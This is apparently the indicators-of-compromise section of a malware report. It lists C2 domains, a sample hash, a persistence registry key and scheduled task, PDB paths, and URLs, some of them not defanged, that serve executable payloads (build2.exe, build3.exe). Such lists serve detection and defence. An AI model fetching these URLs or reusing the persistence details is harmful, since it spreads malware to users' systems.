https://bazaar.abuse.ch/sample/4380c45fd46d1a63cffe4d37cf33b0710330a766b7700af86020a936cdd09cbe/

OpenSSL: https://github.com/openssl/openssl

INDICATORS OF COMPROMISE

C2 domains:

securebiz[.]org

znpst[.]top

SHA256: 4380c45fd46d1a63cffe4d37cf33b0710330a766b7700af86020a936cdd09cbe

Scheduled Task: “Time Trigger Task”

Registry key:
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\SysHelper

User-agent: “Microsoft Internet Explorer”

PDB paths:

- “C:\xudihiguhe\jegovicatusoca\jijetogez\winucet\xusev\kucor.pdb”
- “e:\doc\my work (c++)_git\encryption\release\encrypt_win_api.pdb”

URLs:

- http[:]//securebiz[.]org/fhsgtsspen6/get.php
- http[:]//securebiz.org/files/1/build3.exe
- http[:]//znpst.top/dl/build2.exe
- https[:]//api.2ip.ua/geo.json